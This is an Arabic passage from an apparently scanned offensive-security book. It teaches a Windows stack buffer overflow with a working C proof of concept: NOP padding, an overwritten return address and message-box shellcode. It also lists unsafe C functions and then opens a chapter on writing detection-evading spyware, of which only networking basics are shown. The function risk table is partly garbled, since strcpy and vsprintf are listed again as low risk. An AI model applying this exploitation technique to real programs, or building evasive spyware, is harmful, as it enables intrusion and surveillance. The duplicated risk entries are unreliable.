


ونلاحظ هنا في نافذة الأستاك حدوث عملية النسخ ونتابع الضغط علي F8 حتى نصل إلي بداية استرجاع قيم المسجلات من الأستاك بعد حدوث عملية الفيضان .





ثم يصل التنفيذ لتعليمة **Return** والتي تقوم باسترجاع القيمة الحالية من الأستاك والتي كانت من المفروض أن تكون عنوان العودة الصحيح **Return Address** .. لكن بعد حدوث عملية الفيضان تم الكتابة عليه وأصبح عنوان العودة حالياً في الأستاك هو **[42424242]** كما هو موضح في الصورة السابقة والتالية .



كل ما نريد عمله هو إلحاق الشيل كود لدينا ضمن متغير **buf** وجعل عنوان **EIP** بدلاً أن يكون **[42424242]** يصبح مؤشر علي هذا الكود.. لينتقل لتنفيذه .

سنقوم بتغيير الكود إلي التالي بعد إضافة الشيل كود :

```

1  #include <windows.h>
2  #include <winuser.h>
3  #include <string.h>
4
5  int WINAPI WinMain (HINSTANCE hThisInstance,
6                      HINSTANCE hPrevInstance,
7                      LPSTR lpszArgument,
8                      int nFunsterStil)
9  {
10     char str[ ]

```

```

11 char buf[] =
12     "\x90\x90\x90\x90\x90\x90\x90\x90"
13     "\x90\x90\x90\x90\x90\x90\x40\x90"
14     "\x90\x90\x90\x90\x90\x90\x70\x90"
15     "\x40\x90\x90\x90"           // 0 : Bytes to overflow
16
17     "\xB0\xEF\x23\x00"           // + Start Address [0 Bytes]
18     "\xB9\x04"                   // mov esp,edx
19     "\xB8\x00\x00\x00\x00"       // call delta_handle
20     "\x50"                       // delta_handle: pop ebp
21     "\x01\xED\x0A\x10\x40\x00"   // sub ebp,offset delta_handle
22     "\x80\x80\x29\x10\x40\x00"   // lea ecx,[ebp+_msg]
23     "\x6A\x00"                   // push 0
24     "\x51"                       // push ecx
25     "\x51"                       // push ecx
26     "\x6A\x00"                   // push 0
27     "\xFF\x15\x48\x51\x40\x00"   // call DWORD PTR DS:[00405148h]
28                                 // --> Call MessageBoxA
29     "\xFF\x15\xD8\x50\x40\x00"   // call DWORD PTR DS:[004050D8h]
30                                 // --> Call ExitProcess
31     "\x4C\x4F\x46\x00";         // _msg db 'BOF',0
32
33 strcpy(str, buf);
34 return 0;
35 }
36
37 void foo(void)
38 {
39     MessageBoxA(NULL,NULL,NULL,0);
40 }

```

في البداية الرمز "X" في السي يحدد القيمة كقيمة بالنظام السداسي عشر مثل "h" في الاسمبلي .


القيمة "90" هي التعليمة [nop] في الاسمبلي .. وهذه التعليمة لا تقوم بفعل أي شيء [no operation] .. فقط يتم تنفيذها وينتقل التنفيذ للسطر التالي .. وبدلاً من أن نستخدم نص محدد لكي يحدث الفيض .. قمنا باستخدام 28 بايت من التعليمة [nop]. بعد 28 بايت .. سيكون عنوان العودة علي الأستاك .. نقوم بتغييره إلي العنوان بداية الشيل كود وهو سيكون [0023FEB0] ونلاحظ أن كافة العناوين تكتب في الصيغة little-

endian .. ولمعرفة ما هي؟ ولماذا؟ يمكنك النظر لصفحة [195] من فصل برمجة الشبكات .

بعد أن حددنا نقطة بداية الشيل كود سينتقل التنفيذ eip إلى الشيل كود ويقوم بتنفيذه .. وهو كود تعودنا عليه لإظهار رسالة نصية ومن ثم إغلاق البرنامج .

فقط في بداية الشيل كود لابد من تغيير عنوان الأستاك الحالي esp إلى عنوان بداية الشيل كود في الأستاك .. وعنوان بداية الشيل كود يتم تخزينه في المسجل edx في هذا المثال عند حدوث الفيض .

والصورة التالية توضح الشيل كود قبل بدء التنفيذ .



من الممكن حماية البرنامج من أخطاء الفيض إذا لم يتم استخدام تلك الوظائف الخطرة خاصة في الأماكن التي يستطيع المستخدم فيها إدخال بيانات للبرنامج سواء من الكيبورد أو من ملف يقرئه البرنامج أو من الشبكة .

حيث يمكن استخدام وظائف بديلة آمنة .. فمثلاً الوظيفة `strcpy` لها بديل `strncpy` يقوم بالنسخ بعدد محدد من البايتات يتم تحديده مسبقاً .

والخطر ليس في الوظيفة `strcpy` وحدها بل توجد وظائف أخرى عديدة لا يسع المجال لذكرها جميعاً وسأكتفي بسردها .. وعليك باستكمال البحث إذا كنت مهتماً .

Function	Severity
<code>gets</code>	Most risky
<code>strcpy</code>	Very risky
<code>strcat</code>	Very risky
<code>sprintf</code>	Very risky
<code>scanf</code>	Very risky
<code>sscanf</code>	Very risky
<code>fscanf</code>	Very risky
<code>vfscanf</code>	Very risky
<code>vsprintf</code>	Very risky
<code>vscanf</code>	Very risky
<code>vsscanf</code>	Very risky
<code>streadd</code>	Very risky
<code>strecpy</code>	Very risky
<code>strtrns</code>	Risky
<code>getchar</code>	Moderate risk
<code>fgetc</code>	Moderate risk
<code>getc</code>	Moderate risk
<code>read</code>	Moderate risk

bcopy	Low risk
fgets	Low risk
memcpy	Low risk
snprintf	Low risk
strcpy	Low risk
strcadd	Low risk
strncpy	Low risk
vsprintf	Low risk

الفصل الرابع

برجۃ سیر فرنجیسی

الفصل الرابع

برمجة سيرفر تجسس

في بداية هذا الفصل لابد وأن نتعرف علي أساسيات برمجة الشبكات.. ومن المؤكد حالياً أنك تعرف ما هي الشبكة Network .. وأنها عبارة عن مجموعة حاسبات متصلة ببعض تقوم بتبادل البيانات فيما بينها .. وأنه توجد عدة أنواع من الشبكات مثل LAN اختصاراً إلي [Local Area Network] وأيضا النوع WAN اختصاراً إلي [Wide Area Network].. وأيضا شبكة الانترنت Internet .

سنعرض هنا كيف يقوم الهاكر بتصميم برنامج تجسس - خادم وعميل - بلغة الأسمبلي حيث سيصعب علي أقوى برامج المسح من التعرف عليه واكتشافه .

ولتكوين الاتصال وتبادل البيانات تعتمد الشبكات علي بروتوكولات Protocols

البروتوكول:

عبارة عن مجموعة من القواعد التي تتحكم في شكل وصيغة البيانات الممررة علي الشبكة فالبروتوكول يحدد كيفية الاتصال بالشبكة لكل الحاسبات .. ونحن ملزمين بإتباع تلك البروتوكولات إذا أردنا إنشاء اتصال وتبادل بيانات ناجح.

وتعتمد الشبكات علي عدة طبقات من البروتوكولات Protocol Layers .. وكل طبقة Layer لها مهمة محددة في الاتصال ..

والشبكات الشائعة هي شبكات الانترنت المحلية Ethernet Lan .. والتي يتم توصيلها بكابلات UTP أو كابلات ألياف ضوئية Optical Fiber .. وشبكات الـ Wans والانترنت تستخدم كثيراً من التقنيات المستخدمة في شبكات Ethernet Lan .. وتتكون شبكات الانترنت من عدة طبقات هي كالتالي :

☒ طبقة التطبيق Application Layer :

وهي الطبقة التي يتم فيها استخدام برنامج Software للاتصال بالشبكة ويتم ذلك عبر مكتبة WinSock APIs والتي سيلي استعراضها بعد قليل وتتيح المكتبة التعامل مع الشبكات بكل سهولة.. بدون الحاجة للقلق حول الطبقات المتعددة والحزم Packets ومصير البيانات المفقودة Data Corruption وإعادة إرسالها مرة أخرى وأشياء أخرى عديدة .

☒ Transport Layer :

الطبقة التالية هي طبقة الـ TCP أو الطبقة البديلة لها UDP وهما طبقتين مهمتين قريبتين من طبقة التطبيق :

Transmission Control Protocol User Datagram Protocol

حيث يوضحان كيفية سريان البيانات علي الشبكة.. فالبروتوكول TCP من مهامه التأكد من وصول البيانات إلي المُستقبل بصورة سليمة .. وإذا لم تصل بصورة سليمة فيقوم TCP بإعادة إرسالها مرة أخرى .. ويستطيع المُستقبل التحكم في وقت إعادة الإرسال مرة أخرى إليه .. وكل ذلك يتم التحكم به عبر مكتبة Winsock.

بينما طبقة UDP مختلفة قليلا عن TCP حيث لا تضمن بروتوكول UDP وصول البيانات بصورة سليمة.

ويتم تحديد رقم المنفذ Port في تلك الطبقة ..

رقم المنفذ Port Number :

يستخدم هذا الرقم لتحديد أي تطبيق يعمل حاليا سيستقبل البيانات .. ورقم المنفذ يتكون من 16 بت .. وبالتالي الأرقام المتاحة في المدى من صفر إلي 65535.. وتوجد منافذ محجوزة لتطبيقات مشهورة مثل المنفذ رقم 21 لـ FTP , رقم 25 لـ

SMTP , رقم 80 للمتصفح .. ومن المفضل أن نختار رقم أعلي من 1024 .. حتى لا يكون رقم المنفذ مستخدم .. ولا نستطيع في هذه الحالة إنشاء اتصال عليه .

☒ Internet Layer :

بعد ذلك ننتقل إلي طبقة الانترنت والعنونة Addressing حيث يأتي بعد ذلك عنوان الانترنت IP اختصار لـ Internet Protocol .

رقم الانترنت IP Number

هو رقم مكوناً من 32 بت منقطة بالصيغة المشهورة [48.15.16.32]

حيث كل خانة تمثل 8 بت .. تأخذ قيم من المدى صفر إلي 255.

ويتم استخدام رقم الـ IP الفريد لتحديد جهاز معين متصل بالانترنت مع رقم الماك .MAC

ويقوم هذا البروتوكول بإضافة عنوان الانترنت للراسل والمستقبل في حزمة البيانات بالإضافة إلي معلومات أخرى مثل إصدار البروتوكول .. ووقت حياة الحزمة Packet وستموت بعد تجاوز الوقت .. وكذلك إضافة ترويسات Headers للحزمة وأشياء أخرى لن يهمننا كثيرا ذكرها.

